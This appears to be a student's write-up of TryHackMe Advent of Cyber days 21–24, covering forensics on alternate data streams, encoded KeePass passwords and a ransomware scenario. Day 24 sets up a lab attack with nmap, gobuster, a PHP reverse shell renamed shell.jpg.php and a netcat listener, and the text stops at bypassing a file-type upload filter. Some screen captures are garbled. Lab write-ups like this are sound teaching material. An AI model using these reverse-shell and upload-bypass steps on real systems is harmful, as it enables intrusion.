PSP0201 Week 6 Writeup

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
Day 21 Time for some ELForensics

Tools used: Kali Linux, Remmina


Question 1

Use command more dB file hash.txt to find out the MD5 hash for this file


Use command given Get-FileHash -Algorithm MD5 deebee.exe to get the file hash of the deebee.exe file



Change the command MD5 to SHA256 to get the file hash



Use the command given which is c:\Tools\strings64.exe -accepteula deebee.exe to get the flag



Use the command given and change the filename to deebee.exe to get into the database

```
Windows PowerShell
                                                                                      CategoryInfo : ObjectNotFound: (deebee.exe:String) [Resolve-Pa
DriveNotFoundException
FullyQualifiedErrorId : DriveNotFound,Microsoft.PowerShell.Commands.Res
                                : ObjectNotFound: (deebee.exe:String) [Resolve-Path
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
         ReturnValue = 21;
};
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\de
ee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
         ProcessId = 3000;
         ReturnValue = 0;
};
PS C:\Users\littlehelper\Documents> 🕳
```

After that we should see a flag in the database prompt

```
Select C:\Users\littlehelper\Documents\deebee.exe:hidedb

Choose an option:


1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}


Select an option:

G
```

We choose option 1 and we saw that the name of Sharika Spooner is there



We choose option 2 and we saw that the name of Jamie Victoria is there



Thought process/Methodology:


We open a new file at remmina and type in the IP address and use the username and password given. After that, we open the command prompt in the remmina and use more command to get the file hash of file hash.txt file. To get the file hash of MD5 of deebee.exe we used the command given on the Tryhackme website and found that the file hash of MD5 is shown up, and to get the file hash of SHA256 we just change the MD5 to SHA256 and we also get the file hash there. Other than that, we use the string command on the Tryhackme website to get the flag of the string of the deebee.exe file. The command that is used to view the ADS is the Get-Item -Path deebee.exe -Stream *. After that, we used command given on the Tryhackme website which is [wmic process call create \$(Resolve-Path deebee.exe:hidendb) to get into the database, and then we saw the flag show up. Lastly, we try options 1 and 2 to find the name of Sharika Spooner and Jamie Victoria.

Day 22 Elf McEager becomes CyberElf


Tools used: Cyberchef, Reminna, Kali Linux

Question 1


We copy the name of the folder to cyberchef




Open the cyberchef on the web browser




Select the mode to magic and we found the password



From the cyberchef just now we know that this is the form of base64



Used the password that found just now and get into the keepass




Open the hiya and we found the content inside the note


Title:	hiya Icon: 🤌
User name:	
Password:	••••
Repeat:	•••••••••••••••••••••••••••••••••••••••
Quality:	59 bits 16 ch.
URL:	
Notes:	Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P
Expires:	7/20/2022 12:00:00 AM

Question 4


Select the network path and we found the ELF server




Copy the password given and paste it in the cyberchef



Used the same method like Question 1 just now and we found the password




From the cyberchef we found that this is base on hex




Copy the password in the elfmail path and paste it in the cyberchef

(a) Edit Entry				
Entry Advar	nced Properties Auto-Type History			
Title:	ElfMail	lcon:	\cong	
User name:	mceager			
Password:	;4#83;4#107;4#97;4#116;4#105;4#110;4#103;4ex	kcl;	•••	
Repeat:			₹	
Quality:	202 bits 6	62 ch.		
URL:	https%3A%2F%2F123.456.789.9998			
Notes:	Entities			
Expires:	11/29/2020 12:00:00 AM	■•		


Used the same method just now and we found the password




Go to the recycle bin and we found the Elf security system, then we know the username and password for this path




We copy the code in the note and paste it in the cyberchef and select from charcode and used comma and base 10 options



We do that again since the code is not completely encoded, and then we found a github link



We go to the link given and we saw the flag there



Thought process/Methodology:

For the question 1, we create a new page at remmina and used the IP address given as server and type in the username and password given at Tryhackme page. We open the folder and open the keepass that hidden inside the folder. We copy the folder name and encode it in cyberchef website and select magic for the option, to get the password of the keepass. For question 2, we found that the password was based on base64, so we believe that the answer for this question is base64. After we headed into the keepass, we saw a file name hiya, after clicking it we saw a note and we copy it and that's the answer for question 3. Other than that, we headed into the network and we saw a elf server there. We open it and copy the password given and paste it in the cyberchef to find the correct password. We used the same method as question 1 and finally we found the password and the encoding used for this password. To get the password of elf mail, we open the mail and copy down the password and paste in to the cyberchef again. We also used the same method just now to get the correct password. Lastly, we saw a elf security system inside the recycle bin file. We open it and we found that the username and password is there. To get the flag, we copy the contain inside the note, and paste it in the cyberchef. We know that this is the javascript code and we select charcode and used comma and base 10. After that, we found a github link and we go for it, then we found the flag there

Day 23 The Grinch strikes again!

Tools used: Kali Linux, Remmina

Question 1

Open the notepad on the desktop.

```
RansomNote-Notepad — — X

File Edit Format View Help

As you were calmly looking at your documents I encrypted all the workstations at Best Festival Company just now. Including yours McEager! Send me lots and lots of money to my bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you the key to decrypt. >:^p
```

Echo the bitcoin address and change to base 64.

```
File Actions Edit View Helps window.

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
(1211102835@ kali)-[~]

$ echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ=" | base64 -d see that the partition has nomorebestfestivalcompany


(1211102835@ kali)-[~]

$ in folders via the command line. You can do the same within Windows Explorer. In pow see any hidden content right within Windows Explorer.
```


Open disk management. Select backup then change the path to drive Z.




Go to Backup(Z:) file and check the hidden item




You can see the file extension on the hidden file.



Open the Desktop and can see the answer.




Open Task Scheduler. Click opidsfsdf and click the action. You can see the details.




Question 5

Click ShadowCopyVolume and can see the ID




As shown in question 2. Check the hidden items and can see the hidden folder.




Question 7

Right click on the hidden folder and click to Previous Versions.



Restore it and open the notepad.



Thought process/Methodology:

For Question 1, change the bitcoin address given to base 64. For the next question, change the path of backup to drive Z and open the hidden folder to see the file extension. Open the desktop and can see the answer for question 3. Besides that, open Task Scheduler. Then click opidsfsdf and click Actions to see the details. Next, click ShadowCopyVolume and see the ID. As shown before, you can find the hidden folder when changing the path to drive Z. Last question, restore the previous version of the hidden folder and open the notepad given so you can get the answer.

Day 24 The Trial Before Christmas

Tools used: Kali Linux, BurpSuite

Question 1

Scan "10.10.59.20" using nmap

```
File Actions Edit View Help

(1211101534@kali)-[~]

$ nmap -Pn 10.10.59.20

Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 08:07 EDT

Nmap scan report for 10.10.59.20

Host is up (0.25s latency).

Not shown: 998 closed tcp ports (conn-refused)


PORT STATE SERVICE

80/tcp open http
65000/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 30.54 seconds
```

Question 2

Enter "10.10.9.20:65000" to the browser and there will be a name up there.



Question 3


Use gobuster. There will be some examples, try the examples.

```
s gobuster dir -u http://10.10.59.20:65000 -x php -w /usr/share/dirbuster/wordlists/directory-list-2.
3-medium.txt -t 40
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                http://10.10.59.20:65000
[+] Method:
                                GET
   Threads:
                               40
[+] Wordlist:
[+] Negative Status codes:
                                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
                                404
[+] User Agent:
                                gobuster/3.1.0
[+] Extensio
[+] Timeout:
   Extensions:
                                php
2022/07/22 08:26:33 Starting gobuster in directory enumeration mode
/uploads.php
                        (Status: 200) [Size: 1328]
                        (Status: 200) [Size: 800]
(Status: 301) [Size: 320] [→ http://10.10.59.20:65000/assets/]
/index.php
/assets
```


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(Status: 301) [Size: 320] [→ http://10.10.59.20:65000/assets/]
(Status: 301) [Size: 317] [→ http://10.10.59.20:65000/assets/]
/index.php
/assets
```

One of them will go to an uploaded file directory.



Index of /grid



Apache/2.4.29 (Ubuntu) Server at 10.10.59.20 Port 65000

Question 5

Create a reverse shell.

```
(1211101534% kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.jpg.php

—(1211101534% kali)-[~]
```

Change the ip to your own machine and port number to 443.

```
GNU nano 6.2
                                                                                         shell.jpg.php *
     proc_open and stream_set_blocking require PHP version 4.3+, or 5+
Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under>
Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely avail>
 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";

$ip = '10.8.94.8'; // CHANGE THIS

$port = 443; // CHANGE THIS

$chunk_size = 1400;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$debug = 0;
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
                                                                                                                                          Location M-U Undo
Go To Line M-E Redo
 ^G Help
^X Exit
                                                    ^W Where Is
^\ Replace
                                                                                ^K Cut
^U Paste
                           ^O Write Out
^R Read File
                                                                                                           ^T Execute
^J Justify
                                                                                                                Justify
```

Listen to the port 443 using netcat


```
(1211101534® kali)-[~]

$ sudo nc -lvnp 443


[sudo] password for 1211101534:

listening on [any] 443 ...
```

Use Burp Suite22 to drop the js filter.



